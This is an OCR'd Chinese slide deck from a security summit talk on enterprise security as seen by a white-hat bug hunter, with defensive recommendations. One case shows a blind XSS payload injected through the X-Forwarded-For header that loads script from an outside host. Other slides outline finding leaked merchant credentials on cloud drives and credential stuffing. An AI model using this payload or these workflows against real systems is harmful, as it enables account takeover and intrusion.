# 聚·变

第二届顺丰信息安全峰会分论坛

## 网络空间安全


# 白帽子视角看待企业安全

马晨
白帽id:mmmark

一个正在修炼气宗的剑宗白帽子

企业信息安全事件：


有害程序事件、网络攻击事件、信息泄露事件、信息内容安全事件。




白帽子：

挖掘企业安全漏洞、挖掘企业威胁情报。

大数据收集
1，搜索引擎
2，网络空间3，网盘
4，其他渠道




其他
弱口令
信息泄露
通用漏洞
配置问题
业务逻辑漏洞（越权）
常规漏洞（注入）

# 常规漏洞、业务逻辑漏洞：

白帽子：
注入，越权，逻辑绕过，等等

企业：
SDL，WAF，安全组件开发，第三方安全测试，其他

白帽子：
安全人力投入成本高，SDL、安全组件开发，无法全覆盖。
WAF会带来业务影响，在特殊场景中如DOM型XSS几乎可以绕过所有WAF。
WAF无法防御业务逻辑漏洞

企业：
优化SDL，覆盖更多的业务系统

# 案例一：XFF注入

HTTP扩展头部X-Forward-For，用户可控输入。

## 常见攻击场景，sql注入，Xss盲打后台，log伪造。

XSS盲打，常见与社区评论处，通常waf不拦截。

DOM

```
819.          </span>
820.        </td>
821.        <td class="altbg2">51218cd6897b11e789c16c92bf28e013</td>
822.            <td class="altbg1" width="10%"><span title="qwwqe" class="part" value="qwwqe">qwwqe</span></td>
823.    <td class="altbg2">wqewqX</td>
824.            <td class="altbg1">5</td>
825.            <td class="altbg2">0</td>
826.            <td class="altbg1">[redacted]/td>
827.            <td class="altbg2">2017-08-25 17:53:59</td>
828.            <td class="altbg1">844680707</td>
829.    <td class="[redacted]">ss\\\\\\"&gt;<script src="https://mmmark.xss.ht" wo=""></script>:54808</td>
830.    <td class="[redacted]td>
831.    <td class="altbg2">评论</td>
832.            <td class="altbg1">
833.              <span id="top_area_51218cd6897b11e789c16c92bf28e013">
834.                <!--只有评论才能加精和置顶-->
835.                          <a href="javascript:void(0);" onclick="add_top('51218cd6897b11e789c16c92bf28e013')">置顶评论</a>
```

这里是评论的内容

这里应该就是XFF

# 思考

1，资源成本有限的情况下，选择什么样的管控方案？

2，根据不同的业务场景，选择不同的解决方案？

3，有没有之前没有注意到的常规安全问题？

# 通用漏洞、配置问题：

白帽子：
Struts2,imagemagic,Vue，CORS……


企业：
漏洞扫描，资产监测

白帽子：
利用资产监测的不准确性，业务部门私搭环境，攻击非核心资产，无法通过外部工具扫描直接发现，企业尚不清楚的安全问题

企业：
加强各部门合作，完善的资产监测。
针对无法通过自动化工具发现的问题，建立专项测试。
跟踪与企业应用相关的安全问题，并不仅仅只是关注最新的安全问题。


# 案例一：imagemagic

当其处理的上传图片带有攻击代码时，可被远程执行任意代码，进而可能控制服务器



# 案例二：CORS配置问题

为了改善网络应用程序，开发人员要求浏览器供应商允许跨域请求。
跨域请求和Ajax技术都会极大地提高页面的体验，但同时也会带来安全的隐患，其中最主要的隐患来自于CSRF



# 思考

1，企业越大业务越复杂，越容易遗漏一两个“大坑”？

2，不仅仅是关注“新”，更要关注“全”？

3，如何做好资产“监”“测”，是否意识到了资产监测的重要性？

白帽子：
敏感数据被爬取，敏感数据被上传到网盘，管理系统弱口令……

企业：
反爬,大数据威胁情报，弱口令扫描，敏感后台内网隔离

白帽子：
不一定非要爬数据，一些请求泄露了敏感key
弱口令的问题还是回归到资产监测问题
无法控制用户自身行为泄露敏感信息（特别需要注意拥有特殊权限的用户泄露行为）

企业：
注意敏感key in URL 被爬取或者通过漏洞获取的情况
注意特殊权限用户和敏感后台对外

# 案例一：

发现代理商后台or商户后台===》大数据搜索是否有泄露，用户将账号密码上传到网盘===》利用泄露的账号登录商户后台===》发现严重安全问题

来源： 全部 | 百度网盘 | 新浪微盘 | 分享用户

类型： 全部 种子 视频 音乐 小说 图片 文档 压缩 文件夹 MP4 RMVB AVI PDF PPT ISO GHO APK IPA EXE PSD epub TXT mobi chm azw xls

排序： 默认 | 文件从小从大 文件从大从小 | 分享时间从旧到新 分享时间从新到旧 | 发布时间从旧到新 发布时间从新到旧 | 访问量从小到大 访问量从大到小

精度： 默认 | 100% | 90% | 80% | 70% | 60% | 50%

账号
资料说明：/账号
大小：未知 分享用户：低调0低调00 浏览次数：4 下载次数：2 分享时间：2016-03-1 发布时间：2018-06-0 扩展名：.filedir

账号
资料说明：/账号
大小：未知 分享用户：张永超1110106 浏览次数：2 下载次数：1 分享时间：2017-04-1 发布时间：2018-07-0 扩展名：.filedir

账号
资料说明：/账号
大小：未知 分享用户：go韩竹林 浏览次数：40 下载次数：19 分享时间：2016-01-1 发布时间：2017-06-2 扩展名：.filedir

账号.txt

# 案例二：

逛社交网站发现工作人员===》将工作人员id进行社工搜索===》发现已泄露的账户密码进行撞库，果然使用同一套密码

# 思考

1，用户自己泄露的账号密码，会对整体安全造成什么样的影响？

2，如果你有对外的服务后台，商家后台、代理商后台等，是不是很少有白帽子测试到甚至没有得到安全工程师足够的重视？

3，如果1，2正好碰上了，是不是会造成很大的影响？

白帽子视角的一些不成熟的小建议：

1，“无权限系统”众测

2，理解“理论可达成”

3，修复与复测

4，进行资产监测

杂谈：

1，作为白帽子

2，企业安全面临的巨大挑战

# THANK YOU